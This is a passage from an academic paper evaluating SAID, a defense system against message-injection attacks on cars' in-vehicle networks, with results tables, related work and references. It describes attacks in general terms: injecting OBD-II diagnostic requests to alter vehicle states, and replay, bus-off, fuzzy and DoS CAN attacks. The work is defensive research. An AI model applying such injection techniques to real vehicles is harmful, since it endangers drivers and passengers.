We also evaluate the SD-based defense by injecting messages into the robotic cars to continuously increase the steering angles or speed, which can cause abnormal under/oversteering dynamics during cornering. When SD-based defense is enabled, SAID defends against such attacks according to $\delta/\delta_{neutral}$, of which the larger values indicate the higher risks of slide slip. Table 6 and 7 show the results of defending against the attacks on NanoCar, which are launched by injecting messages to increase the speed V_x and the steering angler δ, respectively. From the results, we can find if the de-

Table 6: Result of estimating yaw stability of NanoCar using $\delta/\delta_{neutral}$ against the MIAs launched by increasing V_x.

V_x	0.2 m/s		0.4 m/s		0.6 m/s		0.8 m/s		1 m/s	
Defense / δ	No	Yes	No	Yes	No	Yes	No	Yes	No	Yes
5.7°	0.99	1.02	1.01	1.00	0.99	1.00	0.99	0.98	0.98	0.99
11.5°	1.00	1.00	1.00	1.00	1.01	1.00	1.03	1.02	1.08	1.08
17°	1.04	1.05	1.05	1.05	1.04	1.04	1.07	1.07	1.30	1.20

Table 7: Result of estimating yaw stability of NanoCar using $\delta/\delta_{neutral}$ against the MIAs launched by increasing δ.

δ	5.7°		8.6°		11.5°		14.3°		17°	
Defense / V_x (m/s)	No	Yes	No	Yes	No	Yes	No	Yes	No	Yes
0.2 m/s	1.00	1.00	1.00	0.99	1.00	1.00	0.99	0.98	1.02	1.03
0.6 m/s	0.99	0.99	0.99	1.00	0.99	1.00	1.03	1.03	1.03	1.03
1 m/s	0.98	0.98	1.00	0.99	1.08	1.08	1.20	1.19	1.29	1.19

fense function is enabled (i.e., "Yes"), all abnormal dynamic states are prevented, i.e., no $\delta/\delta_{neutral}$ exceeds 1.2, which is threshold specified in this experiment, indicating the SD-based defense can effectively prevent side slip attacks. For example, when the adversary continuously increases the speed under a steering angle of 17°, NanoCar enters into a severe slide slip dynamics ($\delta/\delta_{neutral} = 1.30$) if SD-based defense is disabled, otherwise it is still in a safe state, namely $\delta/\delta_{neutral}$ is still around 1.20.

6.2.2 Rule-based Abnormal State Defense: In this experiment, we evaluate SAID in both testbed and real vehicles. For the evaluations in the testbed, we launch MIAs by injecting attack messages to trigger abnormal states and meanwhile replaying the real road data. For the evaluations in real vehicles, we inject various diagnostic messages to trigger abnormal behaviors/functionalities.

Testbed: We instruct the "adversary" (Fig. 6) to dynamically send diagnostic requests to change the driving states when replaying the captured in-vehicle and onboard context data. The replayed data include 33,293 diagnostic messages and 30,654 tuples of sensor data. Meanwhile, 3,329 diagnostic requests are issued to change the driving states (e.g., open and close windows) or ECU statuses (e.g., update firmware, write data, and clear fault code). For instance, we send diagnostic requests to turn off the turn signal during cornering and modify the ECU configurations during running. Thus abnormal vehicle states are caused.

We also adopt various strategies to modify the parameters of normal diagnostic requests to cause abnormal vehicle states, including bit transform, value amplification, etc. For instance, the vehicle speed of real road data is below 70 km/h, which is always normal, but it exceeds 120 km/h after amplification and thus will violate specific speed related rules during replay. The experimental results show that all diagnostic requests, which can cause abnormal driving states, are dropped by SAID, and 87 state layer defense policies are hit (118 in total). All dropped messages are manually verified based on the recorded traffic.

Real Vehicles: We also deploy SAID on the seven rental cars and use an OBD-II dongle to inject attack messages. Due to the safety consideration, all the target functionalities are not safety-sensitive, including door, window, light, mirror, wipers, and speaker related operations, and the cars keep static with handbrake during message injection. The results show that all the injected messages are identified by SAID timely, and, if we assume the car runs on a special road, SAID also discards all the injected messages that can cause abnormal states. For instance, if we assume the cars run on a highway, i.e., speed is 80 km/h, all the messages, injected to open windows and doors, are discarded. Therefore, the results indicate that SAID can be deployed to real vehicles to defend against the MIAs and prevent abnormal vehicle states.

Table 8: The FN and FP of the dynamics-based defenses.

Dynamics Model	LTR			Understeer/oversteer			Slip		
	Threshold	FN	FP	Threshold	FN	FP	Threshold	FN	FP
Rate under specific threshold	0.4	1.7%	0	1	0.17%	0	0.1	2.3%	0
	0.5	2.1%	0	1.1	1.1%	0	<u>0.2</u>	4.5	0
	<u>0.6</u>	4.6%	0	<u>1.2</u>	3.4%	0	0.3	7.1%	0
	0.7	10.4%	0	1.3	64.7%	0	0.4	13.8%	0

6.2.3 Detection Rate: We evaluate the detection rate, including FN (False Negative) and FP (False Positives), of the dynamics-based defenses with various threshold configurations. From the results shown in Table 8 (the default thresholds are underlined), we can see that, for all models, the FN rises as the threshold increases, and meanwhile, the FNs under default thresholds (i.e., the underlined values) are all below 5%. Meanwhile, SAID has no FP because no injected normal control message causes the vehicle dynamic to exceed the thresholds. Note that the FN also depends on the message injection patterns, more messages injected before the vehicle dynamics exceeds the threshold will result in a higher FN rate. We also evaluate FP using the messages collected from the real vehicles, containing no abnormal messages, and the result shows SAID detects no FP.

Answer to RQ2: Based on our state estimation approaches and defense policies, SAID can effectively defend against the MIAs that can cause abnormal vehicle states.

6.3 Functional Attack Defense

We evaluate the defense capacity of SAID at *network* and *service* layers by injecting abnormal CAN frames and diagnostic messages, respectively, when replaying real road data.

6.3.1 Network Layer Defense: Since the OBD-II port connects to IVN directly or through the gateway, the adversary can attack IVN by injecting well-prepared CAN frames through the OBD-II port. In this experiment, we instruct the OBD-II dongle to launch four types of attacks against the emulated car (VCar in Fig. 6), including replay attack, bus-off attack, fuzzy attack, and DoS attack, and evaluate whether SAID can identify such attack frames correctly and efficiently. Meanwhile, we instruct VCar to record all frames received from the internal OBD-II port and then check whether the attack




Figure 10: Distribution and detection rate of the launched diagnostic traffic (i.e., diagnostic messages).




Figure 11: The overhead of SAID.

frames are discarded by comparing the frames recorded with and without SAID deployed.

The experiment results show that all attack frames are filtered out by SAID at the network layer. More precisely, the frames injected for replay and bus-off attacks are dropped according to the CAN ID rules, because the CAN IDs belonging to $[0x0, 700)$ are only used by in-vehicle ECUs [3, 39, 90]. Thus, if the frames injected through the OBD-II port contain such CAN IDs, they are abnormal and dropped by SAID. During the fuzzy attack, 86.30% injected CAN frames are discarded according to the CAN IDs, and 11.87% injected frames are dropped due to the unmatched diagnostic sessions. Moreover, 1.83% of malicious CAN frames are filtered out due to the high transmission frequency. During the DoS attack, 87.16% and 12.84% of the injected frames are dropped according to their CAN IDs and frequency, respectively.

6.3.2 Service Layer Defense: To evaluate whether SAID can effectively identify the injected abnormal diagnostic messages according to the defense policies, we randomly inject diagnostic messages and change the contents of the replayed diagnostic messages on the testbed (i.e., Fig. 6). Meanwhile, we record the diagnostic messages on both `VCar` and Adversary sides. Then, we evaluate the defense performance of SAID by comparing the traffic recorded on both sides.

In this experiment, around one million diagnostic messages are sent to `VCar` with SAID, including 188,203 (18.82%) abnormal messages and 811,801 (81.18%) normal messages. The message distribution is shown on the left-hand side of Fig. 10, and the right-hand side of Fig. 10 shows the detection rates of the abnormal diagnostic messages. The experiment results show that apart from the fuzzy attack traffic, of which 99.1% are detected, all other types of attack traffic are detected. The fuzzy attacks trigger a larger number of negative diagnostic responses, and thus SAID detects such attacks according to the frequency of negative responses, which is under the specified threshold at the beginning of fuzzy attacks. Therefore, SAID does not identify the injected malicious messages at the beginning of fuzzy attacks, leading the false positives (0.9%). Such missed frames do not endanger the vehicle and will be discarded in IVN because only a few frames are injected and also cannot be processed by IVN.

We also compare SAID with the existing vehicle IDSs and the results are presented in Appendix-A.2.

Answer to RQ3: The experimental results show that SAID can efficiently identify the abnormal driving states and prevent the MIAs from affecting the vehicles, thus outperforming existing IDSs.

6.4 Overhead

SAID inspects CAN frames and diagnostic messages at three layers, and meanwhile, additional latency will be incurred to both the CAN frames and diagnostic messages. To measure the incurred latency, we run SAID with CAN frame related rules, diagnostic message related rules, and overall rules enabled, respectively. Meanwhile, we measure the gaps between the timestamps when the frames and messages are captured at the external OBD-II port of SAID and the internal OBD-II port as the incurred latency.

Taking the latency incurred by SAID without any defense policy as the baseline, and then the other latency incurred with different configurations is shown in Fig. 11. Compared with the baseline, SAID incurs around 10 us to the CAN frames and negligible latency to the diagnostic messages. Note that the diagnostic messages can be divided into single frames and multiple frames. Because the latency of the messages based on a single frame is the same as that of the common CAN frames, we just show the latency of the messages depending on multiple CAN frames in this experiment.

Answer to RQ4: SAID just incurs around 10 us and negligible additional latency to the network and diagnostic data transmission respectively and is acceptable because the max bit speed of CAN is up to 1 Mbit/s [40].

7 Discussion and Future Work

In this paper, we propose SAID to defend against the MIAs launched from out-vehicle entities. That is, when an abnormal dynamic state is identified, SAID can either filter out the causing incoming messages or just warn the driver according to the causes of such a state. Particularly, if an incoming message from out-vehicle entities (e.g., OBD-II dongle) will let the vehicle enter abnormal maneuvers/states, SAID will reject it. However, it does not prevent any in-vehicle ECU/sensor from transmitting data and just warns the driver of the identified anomalies. Consequently, if a suspicious/unusual state is

controlled by the driver, SAID just informs the driver.

Moreover, if the messages are gradually injected to cause anomalies not exceeding thresholds, the dynamics-based defense does not stop them because no dynamics-based defense is validated, but they can be detected by other defense policies (e.g., network/rule-based defense). In this paper, we propose to apply the dynamics-based defense to prevent injected messages from putting the vehicle in danger, and such defense can be regarded as the last line to protect vehicles from physical crashes when abnormal data is injected. In the future, we will extend SAID to prevent the anomalies caused by in-vehicle messages and provide defense suggestions.

Currently, we just leverage the explicit and common relationship among the data collected from different layers for attack defense. In future work, we will mine the implicit and vehicle-specific relationships between the vehicle states and the network/service layer traffic for defense. Also, SAID mainly focuses on the known vehicle states and motions currently, and we will leverage machine learning to detect unknown anomalies by combining multiple-layer information.

In addition, in this paper, we assume both software and hardware of SAID are reliable. Due to the centralized nature of SAID, we will use hardware security components and visualization techniques to improve its security in practice.

8 Related Work

Vehicular State-Aware Defense: The statistical features of CAN traffic have been used to detect abnormal IVN behaviors [64, 70–72]. For example, Müter et al. used the patterns (e.g., frequency, consistency, and correlation) of CAN messages to detect abnormal behaviors [71]. Then, an entropy-based approach was proposed to detect intrusions by measuring the entropy of CAN messages [70]. Miller et al. detected the suspicious IVN behaviors based on the distributions of intervals between CAN messages [64]. Narayanan et al. applied the Hidden Markov Model to predict abnormal IVN states based on specific in-vehicle information [72].

Physical State-Aware Defense: The physical control invariant has been used to detect vehicular misbehaviors [31, 32, 79]. For instance, Cho et al. proposed to detect vehicle misbehaviors by comparing the real-time brake data with a norm braking control model [31]. Afterward, Choi et al. applied the control-invariant models to detecting the attacks against robotic vehicles [32]. Then the framework *SAVIOR* leveraged robust physical invariant to detecting and preventing signal injection attacks [79]. Although SAID detects anomalies by using models different from these works, its dynamics-based defense also relies on the robust physical/dynamic invariant.

Machine Learning based Defense: The machine learning models have been used to detect the injected IVN data. Olufowobi et al. applied the adaptive cumulative sum algorithm to detecting statistical changes and intrusions in CAN bus message stream based on change-point detection techniques [77]. Moreover, Olufowobi et al. also presented a specification-based IDS using the response time analysis of CAN [78]. Taylor et al. used a Long Short-Term Memory neural network to predict the next data word originating from each sender on the bus and detect anomalies if a large deviation is found [87]. Kang et al. employed a deep neural network (DNN) to discriminate normal and hacking packets [51]. The Hidden Markov Model is also used to predict the abnormal vehicle states [73].

Timing-based Defense: Since each ECU has its specific timing features, researchers use such unique features to detect abnormal CAN frames. A clock-based intrusion detection system, named CIDS, is proposed to detect the abnormal CAN frames. It extracts the clock skews from the frames as the fingerprints of the ECUs and then models their clock behaviors [29]. To prevent the replay attack, Choi et al. presented a method to identify ECUs using inimitable characteristics of signals emitted from different ECUs [33]. To detect abnormal frames at the physical layer, Xu et al. proposed a reinforcement learning-based physical authentication scheme, which checks CAN frames according to voltage patterns [98].

Comparison: Table 11 summarizes the major differences between SAID and the existing vehicular IDSs from various aspects. First, the existing IDSs detect anomalies using only one type of vehicular data, such as sensor, CAN frame, or OBD-II message, and SAID detects attacks in multiple layers (details in §3.2) using four types of vehicular data for defense; Moreover, compared with the existing control/physical invariant based anomaly detection approaches, SAID detects MIAs leveraging three VD models along with the RB (Rule-based) models; Since more types of data are utilized by SAID to detect MIAs, it can detect more types of attacks than the existing IDSs; It is worth noting that the Choi et al. [32] and Raul et al. [79] focus on detecting attacks on the robotic vehicles leveraging the control/physical invariants. Although SAID detects abnormal vehicle states using the specific vehicle dynamics models, which are different from the laws used by them, the dynamics-based defense capacity of SAID also depends on the control/physical invariant of the vehicles. In addition, SAID does not require to refit the vehicles for deployment and also has the capacity of preventing attacks; Also, we evaluate SAID with different experiment environments, including real cars, prototype systems, and simulations.

9 Conclusion

In this paper, we propose SAID, a new state-aware defense system against vehicular MIAs. It employs the vehicle dynamics models to estimate the vehicle states with the context information from both IVN and onboard sensors for defending against the attacks aiming to cause abnormal vehicle motions. Moreover, it exploits the eco/safe driving requirements and auto insurance policies to build rule-based defense policies for defending against more anomalies. SAID adopts a cross-layer architecture and can detect abnormal CAN frames and diag-

nostic messages at the network layer and service layer. The various types of evaluation results show SAID can effectively and efficiently detect various MIAs based on the rule-based and dynamics-based defense policies.

Acknowledgment

We sincerely thank Prof. Alvaro Cardenas for shepherding our paper and the anonymous reviewers for their constructive comments. This work is partly supported by Hong Kong ITF Project (No. ITS/197/17FP), Hong Kong RGC Project (No. PolyU15223918), NSFC (No. 62002306, 61872438), HKPolyU Start-up Fund (ZVU7), CCF-Tencent Open Research Fund (ZDCK), the Fundamental Research Funds for the Central Universities (Zhejiang University NGICS Platform ZJUNGICS2021017, K20200019), Leading Innovative and Entrepreneur Team Introduction Program of Zhejiang (No. 2018R01005), as well as the National Science Foundation (NSF) under Grant No. 1700544. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of NSF.

References

[1] Road vehicles–diagnostics communication over controller area networks (docan)–part 2: Transport protocol and network layer services. 2011.

[2] Road vehicles–diagnostics communication over controller area networks (docan)–part 3: Implementation of unified diagnostic services (uds on can). 2011.

[3] Road vehicles–diagnostics communication over controller area networks (docan)–part 4: Requirements for emissions-related systems. 2011.

[4] Road vehicles–unified diagnostic services (uds)–part 3: Unified diagnostic services on can implementation (udsoncan), 2012.

[5] Road vehicles–unified diagnostic services (uds)–part 1: Specification and requirements, 2013.

[6] Road vehicles–unified diagnostic services (uds)–part 2: Session layer services, 2013.

[7] Road vehicles–communication between vehicle and external equipment for emissions-related diagnostics–part 5: Emissions-related diagnostic services, 2015.

[8] Birmingham personal injury: How can i avoid accidents due to oversteer and understeer? https://www.morrisbart.com/blog/avoid-accidents-oversteer-understeer-birmingham/, 2016.

[9] Defining Vehicle Dynamics. https://policedriver.com/defining-vehicle-dynamics, 2017.

[10] Safe driving tips. https://www.td.gov.hk/mini_site/2017sdhc/eng/sdtips.html, 2017.

[11] Eco driving. https://www.citroen.com.hk/citroen-universe/environment/eco-driving/, 2019.

[12] Eco driving tips. https://www.nidirect.gov.uk/articles/eco-safe-driving-cars-lorries-and-buses, 2019.

[13] Ecodriving. https://www.cieca.eu/sites/default/files/documents/projects_and_studies/ECOWILL_FINAL_REPORT.pdf, 2019.

[14] Hackers remotely kill a jeep on the highway. https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/, 2019.

[15] Keen lab hackers managed to take control of tesla vehicles again. https://electrek.co/2017/07/28/tesla-hack-keen-lab/, 2019.

[16] Safe driving. https://www.valeofglamorgan.gov.uk/en/living/Roads/road_safety/Safe-Driving.aspx, 2019.

[17] Safe driving. https://www.betterhealth.vic.gov.au/health/HealthyLiving/Safe-driving, 2019.

[18] Safe driving tips. https://www.in.gov/indot/2360.htm, 2019.

[19] Masato Abe. *Vehicle handling dynamics: theory and application*. Butterworth-Heinemann, 2015.

[20] ARGUS. A remote attack on the bosch drivelog connector dongle, 2017.

[21] Omid Avatefipour and Hafiz Malik. State-of-the-art survey on in-vehicle network communication (can-bus) security and vulnerabilities. *arXiv preprint arXiv:1802.01725*, 2018.

[22] Yulong Cao, Chaowei Xiao, Benjamin Cyr, Yimeng Zhou, Won Park, Sara Rampazzi, Qi Alfred Chen, Kevin Fu, and Z Morley Mao. Adversarial sensor attack on lidar-based perception in autonomous driving. In *Proc. ACM CCS*, 2019.

[23] Paul Carsten, Todd R Andel, Mark Yampolskiy, and Jeffrey T McDonald. In-vehicle networks: Attacks, vulnerabilities, and proposed solutions. In *Proc. ACISRC*, 2015.

[24] Mario Casillo, Simone Coppola, Massimo De Santo, Francesco Pascale, and Emanuele Santonicola. Embedded intrusion detection system for detecting attacks

over can-bus. In *Proc. IEEE ICSRS*, 2019.

[25] Teck Kai Chan, Cheng Siong Chin, Hao Chen, and Xionghu Zhong. A comprehensive review of driver behavior analysis utilizing smartphones. *IEEE TITS*, 2019.

[26] Stephen Checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Savage, Karl Koscher, Alexei Czeskis, Franziska Roesner, Tadayoshi Kohno, et al. Comprehensive experimental analyses of automotive attack surfaces. In *Proc. USENIX Security*, 2011.

[27] Dongyao Chen, Kyong-Tak Cho, Sihui Han, Zhizhuo Jin, and Kang G Shin. Invisible sensing of vehicle steering with smartphones. In *Proc. ACM MobiSys*, 2015.

[28] Kyong-Tak Cho and Kang G Shin. Error handling of in-vehicle networks makes them vulnerable. In *Proc. ACM CCS*, 2016.

[29] Kyong-Tak Cho and Kang G Shin. Fingerprinting electronic control units for vehicle intrusion detection. In *Proc. USENIX Security*, 2016.

[30] Kyong-Tak Cho and Kang G Shin. Viden: Attacker identification on in-vehicle networks. In *Proc. ACM CCS*, 2017.

[31] Kyong-Tak Cho, Kang G Shin, and Taejoon Park. Cps approach to checking norm operation of a brake-by-wire system. In *Proc. ACM/IEEE ICCPS*, 2015.

[32] Hongjun Choi, Wen-Chuan Lee, Yousra Aafer, Fan Fei, Zhan Tu, Xiangyu Zhang, Dongyan Xu, and Xinyan Deng. Detecting attacks against robotic vehicles: A control invariant approach. In *Proceedings of the 2018 ACM SIGSAC CCS*, 2018.

[33] Wonsuk Choi, Hyo Jin Jo, Samuel Woo, Ji Young Chun, Jooyoung Park, and Dong Hoon Lee. Identifying ecus using inimitable characteristics of signals in controller area networks. *IEEE TVT*, 67(6):4757–4770, 2018.

[34] Wonsuk Choi, Kyungho Joo, Hyo Jin Jo, Moon Chan Park, and Dong Hoon Lee. Voltageids: Low-level communication characteristics for automotive intrusion detection system. *IEEE TIFS*, 13(8), 2018.

[35] Matteo Corno, Mathieu Gerard, Michel Verhaegen, and Edward Holweg. Hybrid abs control using force measurement. *IEEE TCST*, 20(5):1223–1235, 2011.

[36] Moustapha Doumiati, Aa Victorino, Ali Charara, and Daniel Lechner. Lateral load transfer and normal forces estimation for vehicle safety: experimental test. *Vehicle System Dynamics*, 47(12):1511–1533, 2009.

[37] Sergey Drakunov, Umit Ozguner, Peter Dix, and Behrouz Ashrafi. Abs control using optimum search via sliding modes. *IEEE TCST*, 3(1):79–85, 1995.

[38] Andrew Evans. Oversteer and understeer explained. https://www.carwow.co.uk/guides/glossary/what-is-oversteer-understeer, 2015.

[39] Eric Evenchick. Hopping on the can bus-automotive security and the canard toolkit. *Black Hat Asia*, 2015.

[40] International Organization for Standardization. Road vehicles–interchange of digital information–controller area network (can) for high-speed communication. *ISO/DIS Standard 11898:1993*, 1993.

[41] Arun Ganesan, Jayanthi Rao, and Kang Shin. Exploiting consistency among heterogeneous sensors for vehicle anomaly detection. Technical report, SAE Technical Paper, 2017.

[42] Mabrouka Gmiden, Mohamed Hedi Gmiden, and Hafedh Trabelsi. An intrusion detection method for securing in-vehicle can bus. In *Proc. IEEE STA*, 2016.

[43] Bogdan Groza and Pal-Stefan Murvay. Efficient intrusion detection with bloom filtering in controller area networks. *IEEE TIFS*, 14(4), 2018.

[44] Rudolf Hackenberg, Nils Weiss, Sebastian Renner, and Enrico Pozzobon. Extending vehicle attack surface through smart devices, 2017.

[45] Shawn Hartzell and Christopher Stubel. Automobile can bus network security and vulnerabilities, 2017.

[46] HCRL. Can intrusion dataset. https://sites.google.com/a/hksecurity.net/ocslab/Datasets/%7B/can%7D-intrusion-dataset, 2021.

[47] Bing He, Xiaolin Chen, Dian Zhang, Siyuan Liu, Dawei Han, and Lionel M Ni. Pbe: Driver behavior assessment beyond trajectory profiling. In *Proc. EMLL-PKDD*, 2018.

[48] Computer Hope. Electronic Control Unit. https://www.computerhope.com/jargon/e/ecu.htm, 2017.

[49] Bengt Jacobson. Vehicle dynamics compendium. Technical report, Chalmers University of Technology, 2019.

[50] Pengfei Jing, Qiyi Tang, Yuefeng Du, Lei Xue, Xiapu Luo, Ting Wang, Sen Nie, and Shi Wu. Too good to be safe: Tricking lane detection in autonomous driving with crafted perturbations. In *Proc. USENIX Security*, 2021.

[51] Min-Joo Kang and Je-Won Kang. Intrusion detection system using deep neural network for in-vehicle net-

work security. *PloS One*, 11(6), 2016.

[52] Satya Katragadda, Paul J Darby, Andrew Roche, and Raju Gottumukkala. Detecting low-rate replay-based injection attacks on in-vehicle networks. *IEEE Access*, 8:54979–54993, 2020.

[53] Gregor Klancar, Andrej Zdesar, Saso Blazic, and Igor Skrjanc. *Wheeled mobile robotics: from fundamentals towards autonomous systems*. Butterworth-Heinemann, 2017.

[54] Dan Klinedinst and Christopher King. On board diagnostics: Risks and vulnerabilities of the connected vehicle. *CERT Coordination Center, Tech. Rep*, 2016.

[55] Konstantin Korishchenko, Ivan Stankevich, Nikolay Pilnik, and Daria Marchenko. Usage-based vehicle insurance: Driving style factors of accident probability and severity. *arXiv preprint arXiv:1910.00460*, 2019.

[56] Chad Larish, Damrongrit Piyabongkarn, Vasilios Tsourapas, and Rajesh Rajamani. A new predictive lateral load transfer ratio for rollover prevention systems. *IEEE TVT*, 2013.

[57] Kiho Lim and D Manivannan. An efficient protocol for authenticated and secure message delivery in vehicular ad hoc networks. *Vehicular Communications*, 4:30–37, 2016.

[58] Dawei Lyu, Lei Xue, Yu Le, and Xiapu Luo. Remote attacks on vehicles by exploiting vulnerable telematics. https://www.yumpu.com/en/document/read/56559249/remote-attacks-on-vehicles-by-exploiting-vulnerable-telematics, 2016.

[59] Yu-Luen Ma, Xiaoyu Zhu, Xianbiao Hu, and Yi-Chang Chiu. The use of context-sensitive insurance telematics data in auto insurance rate making. *Transportation Research Part A: Policy and Practice*, 113:243–258, 2018.

[60] Mirco Marchetti and Dario Stabili. Anomaly detection of can bus messages through analysis of id sequences. In *Proc. IEEE IV*, 2017.

[61] Mirco Marchetti, Dario Stabili, Alessandro Guido, and Michele Colajanni. Evaluation of anomaly detection for in-vehicle networks through information-theoretic algorithms. In *Proc. IEEE RTSI*, 2016.

[62] Fabio Martinelli, Francesco Mercaldo, Vittoria Nardone, and Antonella Santone. Car hacking identification through fuzzy logic algorithms. In *Proc. IEEE FUZZ*, 2017.

[63] Mechanical Simulation. Carsim. https://www.carsim.com, 2020.

[64] Charlie Miller and Chris Valasek. Adventures in automotive networks and control units. *Def Con*, 2013.

[65] Charlie Miller and Chris Valasek. Ioactive adventures in automotive networks and control units. *Defcon*, 2014.

[66] Charlie Miller and Chris Valasek. Remote exploitation of an unaltered passenger vehicle. *Black Hat USA*, 2015:91, 2015.

[67] Michael R Moore, Robert A Bridges, Frank L Combs, Michael S Starr, and Stacy J Prowell. Modeling inter-signal arrival times for accurate detection of can bus signal injection attacks: a data-driven approach to in-vehicle intrusion detection. In *Proc. ACM CISRC*, 2017.

[68] Mohamed Moussa, Adel Moussa, and Naser El-Sheimy. Steering angle assisted vehicular navigation using portable devices in gnss-denied environments. *Sensors*, 19(7), 2019.

[69] Philipp Mundhenk, Sebastian Steinhorst, Martin Lukasiewycz, Suhaib A Fahmy, and Samarjit Chakraborty. Lightweight authentication for secure automotive networks. In *Proc. DATE*, 2015.

[70] Michael Müter and Naim Asaj. Entropy-based anomaly detection for in-vehicle networks. In *Proc. IEEE IV*, 2011.

[71] Michael Müter, André Groll, and Felix C Freiling. A structured approach to anomaly detection for in-vehicle networks. In *Proc. IEEE IAS*, 2010.

[72] Sandeep Nair Narayanan, Sudip Mittal, and Anupam Joshi. Using data analytics to detect anomalous states in vehicles. *arXiv preprint arXiv:1512.08048*, 2015.

[73] Sandeep Nair Narayanan, Sudip Mittal, and Anupam Joshi. Obd_securealert: An anomaly detection system for vehicles. In *Proc. IEEE SMARTCOMP*, 2016.

[74] Thomas Nolte, Hans Hansson, and Lucia Lo Bello. Automotive communications-past, current and future. In *Proc. IEEE ETFA*, 2005.

[75] Nasser Nowdehi, Wissam Aoudi, Magnus Almgren, and Tomas Olovsson. Casad: Can-aware stealthy-attack detection for in-vehicle networks. *arXiv preprint arXiv:1909.08407*, 2019.

[76] Shuji Ohira, Araya Kibrom Desta, Ismail Arai, Hiroyuki Inoue, and Kazutoshi Fujikawa. Normal and malicious sliding windows similarity analysis method for fast and accurate ids against dos attacks on in-vehicle networks. *IEEE Access*, 8:42422–42435, 2020.

[77] Habeeb Olufowobi, Uchenna Ezeobi, Eric Muhati, Gay-

lon Robinson, Clinton Young, Joseph Zambreno, and Gedare Bloom. Anomaly detection approach using adaptive cumulative sum algorithm for controller area network. In *Proc. ACM AutoSec*, 2019.

[78] Habeeb Olufowobi, Clinton Young, Joseph Zambreno, and Gedare Bloom. Saiducant: Specification-based automotive intrusion detection using controller area network (can) timing. *IEEE TVT*, 69(2):1484–1494, 2019.

[79] Raul Quinonez, Jairo Giraldo, Luis Salazar, Erick Bauman, Alvaro Cardenas, and Zhiqiang Lin. Savior: Securing autonomous vehicles with robust physical invariants. In *Proc. USENIX Security*, 2020.

[80] Andreea-Ina Radu and Flavio D Garcia. Leia: A lightweight authentication protocol for can. In *Proc. ESORCS*, 2016.

[81] Rajesh Rajamani. *Vehicle dynamics and control*. New York: Springer, 2012.

[82] Raimondo Sferco, Yves Page, Jean-Yves Le Coz, and Paul A Fay. Potential effectiveness of electronic stability programs (esp)-what european field studies tell us. Technical report, SAE Technical Paper, 2001.

[83] Xiupeng Shi. Accident risk assessment and prediction using surrogate indicators and machine learning. 2019.

[84] Yasser Shoukry, Paul Martin, Paulo Tabuada, and Mani Srivastava. Non-invasive spoofing attacks for anti-lock braking systems. In *Proc. CHES*, 2013.

[85] Dario Stabili, Mirco Marchetti, and Michele Colajanni. Detecting attacks to internal vehicle networks through hamming distance. In *Proc. AEIT*, 2017.

[86] Sara Stančin and Sašo Tomažič. Time-and computation-efficient calibration of mems 3d accelerometers and gyroscopes. *Sensors*, 14(8):14885–14915, 2014.

[87] Adrian Taylor, Sylvain Leblanc, and Nathalie Japkowicz. Anomaly detection in automobile control network data with long short-term memory networks. In *Proc. IEEE DSAA*, 2016.

[88] Andrew Tomlinson, Jeremy Bryans, Siraj Ahmed Shaikh, and Harsha Kumara Kalutarage. Detection of automotive can cyber-attacks by identifying packet timing anomalies in time windows. In *Proc IEEE DSN-W*, 2018.

[89] Jo Van Bulck, Jan Tobias Mühlberg, and Frank Piessens. Vulcan: Efficient component authentication and software isolation for automotive control networks. In *Proc. ACM ACSAC*, 2017.

[90] Jan Van den Herrewegen and Flavio D Garcia. Beneath the bonnet: a breakdown of diagnostic security. In *Proc. ESORICS*, 2018.

[91] Anton T Van Zanten et al. Evolution of electronic control systems for improving the vehicle dynamic behavior. In *Proc. AVEC*, 2002.

[92] Qiyan Wang and Sanjay Sawhney. Vecure: A practical security framework to protect the can bus of vehicles. In *Proc. IEEE IOT*, 2014.

[93] Armin Wasicek, Mert D Pese, André Weimerskirch, Yelizaveta Burakova, and Karan Singh. Context-aware intrusion detection in automotive control systems. In *ESCAR USA Conference*, 2017.

[94] Zhuo Wei, Yanjiang Yang, and Tieyan Li. Authenticated can communications using standardized cryptographic techniques. In *Proc. ISPEC*, 2016.

[95] Greg Welch, Gary Bishop, et al. An introduction to the kalman filter. 1995.

[96] Haohuang Wen, Qi Alfred Chen, and Zhiqiang Lin. Plug-n-pwned: Comprehensive vulnerability analysis of obd-ii dongles as a new over-the-air attack surface in automotive iot. In *Proc. USENIX Security*, 2020.

[97] Samuel Woo, Hyo Jin Jo, and Dong Hoon Lee. A practical wireless attack on the connected car and security protocol for in-vehicle can. *IEEE TITS*, 2015.

[98] Tangwei Xu, Xiaozhen Lu, Liang Xiao, Yuliang Tang, and Huaiyu Dai. Voltage based authentication for controller area networks with reinforcement learning. In *Proc. IEEE ICC*, 2019.

[99] Shaopu Yang, Yongjie Lu, and Shaohua Li. An overview on vehicle dynamics. *International Journal of Dynamics and Control*, 1(4), 2013.

[100] Yun Yang, Zongtao Duan, and Mark Tehranipoor. Identify a spoofing attack on an in-vehicle can bus based on the deep features of an ecu fingerprint signal. *Smart Cities*, 2020.

[101] Le Yu, Yangyang Liu, Pengfei Jing, Xiapu Luo, Lei Xue, Kaifa Zhao, Yajin Zhou, Ting Wang, Guofei Gu, Sen Nie, and Shi Wu. Towards automatically reverse engineering vehicle diagnostic protocols. In *Proc. USENIX Security*, 2022.

[102] Yu Zhang, Binbin Ge, Xiang Li, Bin Shi, and Bo Li. Controlling a car through obd injection. In *Proc. CSCloud*, 2016.

A Appendix

A.1 Defense Results of Simulations

We evaluate the defense performances of SAID when the MIAs are launched by injecting various types of messages simultaneously. As shown in Table 9, we simulate 22 MIAs that are launched under various initial vehicle states and through injecting different messages. To evaluate whether SAID can defend against these MIAs, we use SAID to protect the vehicle from entering abnormal motions. The right column of Table 9 presents the defense results and all abnormal motions are prevented after SAID is applied.

A.2 Comparison with Exiting Vehicular IDS

